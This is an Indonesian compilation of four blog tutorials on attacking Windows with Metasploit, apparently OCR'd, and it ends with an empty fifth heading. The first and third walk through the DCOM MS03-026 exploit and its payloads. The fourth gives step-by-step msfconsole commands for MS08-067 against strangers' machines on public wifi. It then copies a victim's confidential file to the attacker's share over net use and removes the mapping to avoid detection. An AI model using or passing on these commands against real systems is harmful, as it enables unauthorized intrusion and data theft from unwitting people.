Tutorial Hacking Dengan Metasploit

ARTIKEL PERTAMA

Selamat Pagi all, kali ini saya akan share sedikit tentang aplikasi hacker favorit saya. Yaitu adalah METAPLOIT Framework ver. 2.6. Aplikasi ini berfungsi untuk mengexploitasi kelemahan suatu system ataupun aplikasi. Aplikasi ini bisa untuk penetration testing ke System Windows, Unix/Linux, dan MacOs, tapi yang lebih cenderung Exploitable adalah Windows SP1. Untuk lebih lengkapnya dapat di baca di website resminya www.metasploit.com.


Ketika saya menulis artikel ini, metasploit sudah merilis yang versi 3.5, tapi saya menggunakan versi 2.6, karna pada dasarnya sama saja, hanya saja versi 3.5 lebih banyak exploitnya . Oh iya, dalam Metasploit Framework, kita sudah disediakan banyak exploit, sehingga tidak perlu mendownload lagi. Fungsi exploit yaitu mengirim bufferOverflow pada system korban, sehingga kita dapat menTakeOver shellnya.

Langsung saja, berikut installasinya di Windows.


1. Download dulu di webiste resminya www.metasploit.com, jika tak ada ver. 2.6, coba cari aja di Google, usaha sedikit gan.

2. Kemudian install, dan jalankan **msfweb.**

Maka akan muncul window shell seperti berikut.



3. Buka Web Browser bisa Internet Explorer, Mozilla, OperaMini, dll. Dan pergi ke **http://127.0.0.1:55555** , maka tampilannya seperti berikut.




Mungkin tampilan web gui anda akan sedikit berbeda, karena templatenya disini telah saya ganti. 😀

4. Kemudian cari corban yang akan kita exploitasi. Bisa menggunakan **NMAP**, terus kita lakukan port scanning. Disini kita akan mencoba pada system OS Windows Server 2003 yg masih fresh install (belum di Patch). Pada port scanning, pastikan port untuk **MSRPC** tebuka (default = open). Download NMAP di www.nmap.org


5.Memilih Exploit.

Pada Metasploit Web Interface, di bagian **FILTER MODULES** pilih “app :: dcom”, setelah itu pilih exploit **Microsoft RPC DCOM MSO3-026**.



Pilih target pada pilihan **Select Target**

6. Memilih Payload



Pilih salah satu payload diatas, jika masih bingung, pilih saja **win32_bind,** yang akan mengexploitasi dan langsung masuk ke command shell target. Berikut beberapa fungsi2 payload :

win32_adduser : menambah user pada system korban

win32_bind : masuk ke shell korban

win32_bind_dllinject : untuk upload / inject dll files


win32_bind_meterpreter : exploitasi dengan menjalankan meterpreter (i like it).

win32_bind_vncinject : inject vncserver pada system korba (untuk kita remote melalui vncviewer).

win32_downloadexec : mendownload dan mengeksekusi aplikasi pada pc korban

win32_exec : mengeksekusi command di system korban.

Sedangkan BIND, PASSIVE, REVERSE, pada dasarnya sama saja.




RHOST ==>> Ip Address Korban (Remote).

LHOST ==>> Ip Address Kita (Local)

RPORT ==>> Port Korban

LPORT ==>> Local Open Port



Setelah diisi semua, kemudian klik **exploit** untuk mengHack. Hahaha, selamat mencoba.

Source: http://lebaksono<dotz>wordpress<dotz>com/2010/11/16/hacking-dengan-metasploit-exploit/

ARTIKEL KEDUA

Wew… keren ya judulnya… sebenernya tutorial kayak gini udah banyak sih di internet, cuma lagi iseng aja pengen nulis tentang metasploit. :*Pasti kalian semua udah pada kenal apa itu metasploit, kalo pengen lebih jelasnya baca aja di websitenya metasploit.

Tapi mungkin tutorial yang saya tulis ini baru pertama, soalnya OS yang saya pake lain dari yang lain. hehe.. Biasanya OS yang dipake buat aksi exploitasi adalah Backtrack, yang memang sudah teruji kehandalannya untuk Pentest (Penetration Testing). Pengen tau OS yang saya pake… ? hehe.. :p

Nah, sekedar share aja ya… OS yang saya pake adalah TealinuxOS 2.0 yang sudah dimodifikasi untuk keperluan pentest. Karena TealinuxOS merupakan turunan ubuntu maka, tutorial ini juga berlaku untuk semua distro turunan Ubuntu.

Sebelum belajar metasploit yang perlu disiapkan adalah :

- Cemilan, buat ngilangin stress kalo exploitasinya gagal mulu… hehe :p
- OS, terserah, yang penting Linux
- Metasploit Framework, bisa donlod langsung di websitenya metasploit. trus langsung di install ya …
- fping, install langsung aja, caranya “sudo apt-get install fping”
- nmap, install langsung juga, caranya “sudo apt-get install nmap”
- dan yang terakhir jangan lupa siapkan KORBANnya..wkwkwk…

langkah-langkahnya ikuti aja video yang udah saya buat ini,

Tutorialnya bisa di download **DISINI**

Source: http://www<dotz>mazumam<dotz>web<dotz>id/2010/07/hack-windows-dengan-metasploit-di_21.html

ARTIKEL KETIGA

Rasa penasaran saya muncul ketika banyak forum security membicarakan tentang Metasploit.

Apakah itu metasploit ? Sulitkah menggunakannnya ?

Untuk memberikan gambaran dan mempermudah penjelasan, saya akan memberikan contoh bug pada service DCOM Windows yang dulu sangat populer diexploitasi dengan script exploit : KAHT .

Berikut alat-alat praktek yang kita butuhkan pada percobaan kali ini :

1. Sebuah PC yang cukup bertenaga untuk virtualisasi PC

2. Metasploit Framework, dapat di download **disini**

3. Microsoft Windows NT SP3-6a/2000/XP/2003 yang memiliki bug pada service DCOM.

4. Vmware, dapat di download **disini**

Vmware disini digunakan untuk membuat virtualisasi jaringan komputer, sehingga memudahkan anda yang hanya memiliki 1 PC saja dirumah.

Saya akan melompati langkah-langkah menginstall VMware dan juga cara menginstall Windows di VMware, sebab apabila anda tidak mengerti hal tersebut, kemungkinan besar anda juga tidak akan paham yang kita bahas disini.

Sebagai permulaan kita akan memulai dengan mengenal lebih dekat Metasploit Framework. Pada situs pembuatnya dipaparkan secara gamblang tentang apa itu Metasploit framework, dan juga tujuan penggunaannya :

What is it?

The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

What does it do?

The framework consists of tools, libraries, modules, and user interfaces. The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system. If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload.

Semuanya saya biarkan tertulis dalam bahasa orang bule sebab ada kata-kata yang tidak pas atau tidak bisa dipadankan bila diterjemahkan dalam Bahasa Indonesia.

Selanjutnya untuk lebih jauh tentang exploit maupun bug pada DCOM service dapat anda search sendiri di google, sebab terlalu panjang jika saya jelaskan disini.

Sekarang mari kita ngoprek komputer !

Langkah pertama adalah download Vmware dari situsnya, lalu anda dapat mulai menginstall Windows yang memiliki bug DCOM, kemudian jalankan windows anda di VMware !

Langkah kedua adalah download Metasploit Framework dari situsnya. Lalu install dikomputer anda dan jalankan, hingga keluar tampilan seperti berikut :

Kemudian pada kotak search ketikan dcom, lalu klik Find, dan pilihlah Exploits Microsoft RPC DCOM Interface Overflow.

Setelah itu kita memilih target yang akan kita exploitasi, dalam kasus kali ini Sistem Operasi target kita adalah Windows XP home, oleh karena itu pilihlah yang sesuai, lalu klik Forward :

Kemudian kita dihadapkan pada pilihan payload. Payload adalah sebuah aksi yang dilakukan setelah bug berhasil di exploitasi oleh Metasploit. Untuk pembelajaran, kita pilih Generic/Shell_Bind_TCP , artinya kita akan mengambil alih Shell Bind atau lebih dikenal di lingkungan windows dengan Command Prompt dari target hacking kita. Setelah itu klik Forward.

Langkah berikutnya kita harus menentukan Target Address kita, disini saya telah mengkonfigurasi Windows XP Home di Vmware dengan IP 192.168.126.132, oleh karena itu tuliskan ip tersebut pada kolom RHOST. Sedangkan RPORT disini sudah ditentukan yaitu port 135 yang merupakan port default dari service DCOM dimana secara default dibuka oleh Windows XP Home ! Wah, berbahaya sekali yah… Untuk LPORT disini juga sudah ditentukan yaitu 4444, Local Port akan membuka sebuah port di PC anda untuk berhubungan dengan komputer target. Selanjutnya klik Forward .

Jika target berhasil terexploitasi, anda akan mendapatkan sebuah session yang berisi target hacking kita dan siap untuk di double klik.

Kemudian anda akan mendapati sebuah layar Command Prompt dari komputer target dan anda sebagai Administrator. Jika sudah begini semua terserah anda, jangan tanyakan apa yang bisa

dilakukan selanjutnya.Dan selesailah tutorial hacking kali ini Mudah bukan ?

Source: http://www<dotz>agungsetiawan<dotz>web<dotz>id

ARTIKEL KEEMPAT

Kali ini saya akan berikan cara menerobos komputer orang
di area wifi seperti hotel, kampus atau restoran
dalam hal ini tentu saja saya pake OS Linux hehehe

Tentu kita ingin tahu data apa yang ada di dalam
setelah download metasploit for linux di http://www.metasploit.com/download/

Install dengan perintah

$su
./namafile.run

pilih yes
tidak perlu diupdate

Ok silahkan jalan-jalan di area hotspot di kampus, mall atau cafe/restoran
jangan lupa duduk yang manis dan tenang sambil minum juice (kopi kurang baik)

Cari target komputer yang sedang aktif online
terlebih dulu cari tau nomor IP DHCP yang kita dapat.

$ sudo ifconfig -a

lihat hasilnya :
eth1 Link encap:Ethernet HWaddr 00:50:BF:1B:B5:51
inet addr:192.168.0.10 Bcast:192.168.0.255 Mask:255.255.255

itu menunjukkan kita mendapat IP 192.168.0.10

langsung scan komputer yang lagi online di area tersebut
$ nmap -sP 192.168.0.0/24

lihat hasilnya :
Host 192.168.0.1 appears to be up.
MAC Address: 00:B0:6C:EF:47:30 (Unknown)
Host arman (192.168.0.10) appears to be up.
Host 192.168.0.1 appears to be up.
MAC Address: 00:E0:4C:ED:41:20 (Unknown)
Host mycomp (192.168.0.11) appears to be up.
MAC Address: 00:E0:5C:FD:45:17 (Unknown)
dan seterusnya……

OK pilih salah satu target (korban) yaitu : 192.168.0.11

Lakukan ping dulu ke IP korban. sapa tau sudah dipasang firewall
$ ping 192.168.0.11

Jika hasilnya reply maka siap melakukan langkah berikutnya

Scan port yang terbuka terlebih dahulu
$ nmap 192.168.0.11

lihat hasilnya:
PORT STATE SERVICE
139/tcp open nb-session

445/tcp open microsoft-ds
8080/tcp open http-proxy

OK port 445 terbuka dan sasaran empuk untuk menyusup kesana
lakukan urutan exploitasi berikut:

Jalankan metasploit
$ msfconsole

Pilih jenis tools untuk exploit
msf> use windows/smb/ms08_067_netapi

Pilih metode penyerangan
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp

Tambahkan target IP korban
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.11

Langsung lakukan exploit
msf exploit(ms08_067_netapi) > exploit

jika muncul prompt dibawah ini brarti serangan berhasil
meterpreter>

Eiits tunggu dulu ini belum menguasai komputer korban sepenuhnya
Tinggal satu perintah lagi, setelah itu baru bisa diapa-apain.
meterpreter> execute -M -f cmd.exe -i

lihat hasilnya :
C:\Windows\System32>

nah kita sudah masuk sepenuhnya… mau diapain nih?
jangan dirusak lah kasihan.. kita copy saja datanya ke komputer kita
barangkali ada surat rahasia atau data korupsi hehehe..

OK persiapan untuk copy data
Pastikan Linux kita sudah ada samba dan service sudah started
Sharinglah sebuah folder di linux kita dengan permission read and write
jangan lupa juga : $ sudo chmod 777 nama-folder
disini saya kasih contoh nama folder saya “didit”

OK Kembali ke komputer korban (target)
cari dulu data yang dianggap penting..
biasanya ditaruh di D:\ atau di My Documents
misalnya data yang kita incar ada di D:\ maka lakukan perintah berikut :
C:\Windows\System32>D:

D:\>dir
05/25/2010 10:57 PM 22.700 rahasia.doc

Nah tuh ada file bernama “rahasia.doc”
selanjutnya kita buat mapping drive ke komputer kita
D:\>net use Z: \\192.168.0.10\didit

OK tinggal copy file “rahasia.doc” ke drive Z: yang sebenarnya adalah komputer kita
D:\>copy rahasia.doc Z:

segera tutup drive Z: agar ga ketahuan oleh korban
D:\>net use /delete Z:

OK aman
Silahkan buka file “rahasia.doc” di folder “didit” menggunakan openoffice
Gampang kan..

Nah seperti etika hacking yang ada pada umumnya
kita bukan hanya memberi cara menerobos tapi juga cara mengamankannya

Yang pertama pakailah Linux hehehe
Jika terpaksa pakai windows maka:
download worm cleaner di http://www.softpedia.com/progDownload/Windows-Worms-Doors-Cleaner-Download-107294.html
lalu buka file tersebut maka otomatis akan menutup port 445
jika ingin membuka lagi port tersebut cukup klik tombol enabled

Jangan lupa aktifkan firewall anda.

Sekian dan terima kasih…


Source: http://saifulanas<dotz>wordpress<dotz>com/2010/05/26/hacking-pake-metasploit/

ARTIKEL KELIMA

